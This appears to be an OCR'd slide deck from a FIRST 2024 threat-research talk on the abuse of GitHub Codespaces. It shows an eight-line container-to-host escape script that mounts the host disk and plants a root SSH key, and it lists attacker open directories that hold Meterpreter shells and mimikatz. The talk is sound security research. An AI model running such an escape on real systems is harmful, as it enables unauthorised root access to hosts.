From Code to Crime: Exploring Threats in GitHub Codespaces

Nitesh Surana & Jaromír Hořejší

FIRST 2024, Fukuoka, Japan

14th June 2024

About Us

Senior Threat Researcher
Cloud/Container Threat Research
Black Hat USA, Asia, HITB, HackInParis
X: @_niteshsurana

Senior Cyber Threat Researcher
APTs, Cybercrime, Windows, Linux, MacOS
Virus Bulletin, FIRSTCON, HITB, AVAR
X: @JaromirHorejsi


Outline

- Introduction
- Overview of cloud-based IDEs
- Methods of abusing cloud-based IDEs
- Observed malware campaigns in-the-wild
  - Infostealer campaigns (Deltastealer)
  - Rustlang, Electron-based, NodeJS variants
- Hunting Tips
- Conclusion

Introduction

- Integrated development environment (IDE)
  - Source-code editor
  - Debugger
  - Build automation tools
- Web IDE == Online IDE == Cloud-based IDE (CDE)
- Start projects quickly, avoid local setup
- Code from anywhere with a browser + internet

Introduction



Gartner predicts that 60% of cloud workloads will be built and deployed using CDEs - Blog (gitpod.io)


Introduction

Popular CDEs

- GitHub Codespaces
- GitPod
- CodeAnywhere
- AWS Cloud9
- Eclipse Che




GitHub Codespaces Overview



Code editor

VS Code Desktop
Local installation

VS Code Browser
Chrome, Safari, Edge

JetBrains IDE
IntelliJ IDEA, GoLand, RubyMine, etc.

Command line
SSH via GitHub CLI

Your editor is how you view and edit your codespace

Changes to your codespace are reflected back in your editor

https://docs.github.com/en/codespaces/overview

Azure
Hosting

Virtual Machine
Linux hardware

Container
Docker development environment

A clone of your repository
Source code


Languages
Python, Ruby, etc

Tooling
Extensions, linting, etc

CPUs **Disk storage**

Codespace

GitHub Codespaces Overview



Code editor

VS Code Desktop
Local installation

VS Code Browser
Chrome, Safari, Edge

JetBrains IDE
IntelliJ IDEA, GoLand, RubyMine, etc.

Command line
SSH via GitHub CLI

Your editor is how you view and edit your codespace

Changes to your codespace are reflected back in your editor

https://docs.github.com/en/codespaces/overview

Azure
Hosting

Virtual Machine
Linux hardware

Container
Docker development environment

A clone of your repository
Source code

Languages
Python, Ruby, etc

Tooling
Extensions, linting, etc

CPUs **Disk storage**

Codespace

Welcome — codespaces-blan

animated-pancake-rrr49j69qxphx7x.github.dev

codespaces-blank [Codespaces: animated pancake]

EXPLORER

CODESPACES-BLANK [CODESPACES: ANIMATE...

Welcome

Get Started with VS Code for the Web

Customize your editor, learn the basics, and start coding

Dark Modern

Light Modern

Choose your theme

The right theme helps you focus on your code, is easy on your eyes, and is simply more fun to use.

Browse Color Themes

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

bash

```
@ideaengine007 → /workspaces/codespaces-blank $
```

OUTLINE


TIMELINE

Codespaces: animated pancake 0 0 0


Layout: U.S.

GitHub Codespaces Overview

Multi-region deployment options



VM configuration options



GitHub Codespaces Overview

Default idle timeout

A codespace will suspend after a period of inactivity. You can specify a default idle timeout value, which will apply to all codespaces created after the default is changed. You will be charged for the entire time your codespace is running, even if it is idle. The maximum value is **240** minutes (4 hours).

240 minutes Save

Default retention period

Inactive codespaces are automatically deleted 30 days after the last time they were stopped. A shorter retention period can be set, and will apply to all codespaces created going forward. The default and maximum value is **30** days. Learn about retention setting

30 days Save

GitHub Codespaces Overview

Step 1: VM and storage are assigned to your codespace

When you create a codespace, a virtual machine (VM) is created using either the stable or beta release of the VM host image. For more information, see "Choosing the stable or beta host image." The host image defines the version of Linux that is used for the VM. The VM is both dedicated and private to you. Having a dedicated VM ensures that you have the entire set of compute resources from that machine available to you. If necessary, this also allows you to have full root access to your container.

https://docs.github.com/en/codespaces/getting-started/deep-dive

GitHub Codespaces Overview

- Codespace == ‘--privileged’ Docker container
- Isolated (i.e., Codespace VMs are not shared)


GitHub Codespaces Privileged Container-to-Host Escape

escape.sh


```
1  sudo su
2  mkdir -p /hostOS
3  PARTITION_UUID=$(cat /proc/cmdline | awk '{print $2}' | sed s,"root=",,g)
4  mount $PARTITION_UUID /hostOS
5  chroot /hostOS
6  ssh-keygen -N "" -f /tmp/test
7  cat /tmp/test.pub > /root/.ssh/authorized_keys
8  ssh -oStrictHostKeyChecking=no -oBatchMode=yes -i /tmp/test -p2000 root@127.0.0.1
```

https://gist.github.com/ideaengine007/98478586f4e42f4eef642af5d9c622b9

Feature: Exposing Ports




Feature: Exposing Ports



Feature: Exposing Ports

- Modes of exposing ports
  - Private
  - Private to the organization
  - Public (Expose ports publicly without authentication)



Feature: Exposing Ports

ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev

Directory listing for /

- hello
- is
- this
- who

192.168.200.149 (user)

Terminal Sessions View X server Tools Games Settings Macros Help

Quick connect...

2. 192.168.200.149 (user)

Sessions Tools Macros SFTP

```
user@nsbox:~$ curl https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/st
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="hello">hello</a></li>
<li><a href="is">is</a></li>
<li><a href="this">this</a></li>
<li><a href="who">who</a></li>
</ul>
<hr>
</body>
</html>
user@nsbox:~$
```

Feature Abuse: Open Directories

Interesting **#opendir** at /198.13.56[.131 @Vultr
Windows and Linux #Meterpreter reverse shells are there 💀

198.13.56.131

Index of /

Name	Last modified	Size	Description
000.exe	2023-05-04 22:36	387M	
1.exe	2023-05-04 22:25	72K	
1.ps1	2023-05-05 01:50	3.6K	
1.txt	2023-05-02 03:07	1.5K	
2.txt	2023-05-02 03:58	412	
CVE-2017-8759/	2023-05-05 01:40	-	
NetRipper/	2023-05-02 03:14	-	
douyin.exe	2023-05-05 09:28	285K	
index.html.d	2023-04-30 20:35	10K	
index.nginx-debian.html	2023-04-30 20:33	615	
k/	2023-05-05 10:13	-	
m.elf	2023-05-01 12:04	1.0M	
shell.exe	2023-05-05 01:09	72K	
wei.exe	2023-05-04 22:26	98M	
x.ps1	2023-05-05 01:17	3.2K	

Apache/2.4.55 (Debian) Server at 198.13.56.131 Port 80

#opendir hosting #mimikatz

152.228.175[.]85

152.228.175.85

Directory listing for /

- .font-unix/
- .ICE-unix/
- .Test-unix/
- .X11-unix/
- .XIM-unix/
- code_tester.exe
- code_tester_exe
- mimikatz.exe
- sel-commands-29032023-0944-2.log
- systemd-private-c2e3f0ee336843d2a28414a90ac9afbd-chrony.service-5tJ4jf/
- systemd-private-c2e3f0ee336843d2a28414a90ac9afbd-systemd-logind.service-inFGkh/
- tkt/

Feature Abuse: Open Directories

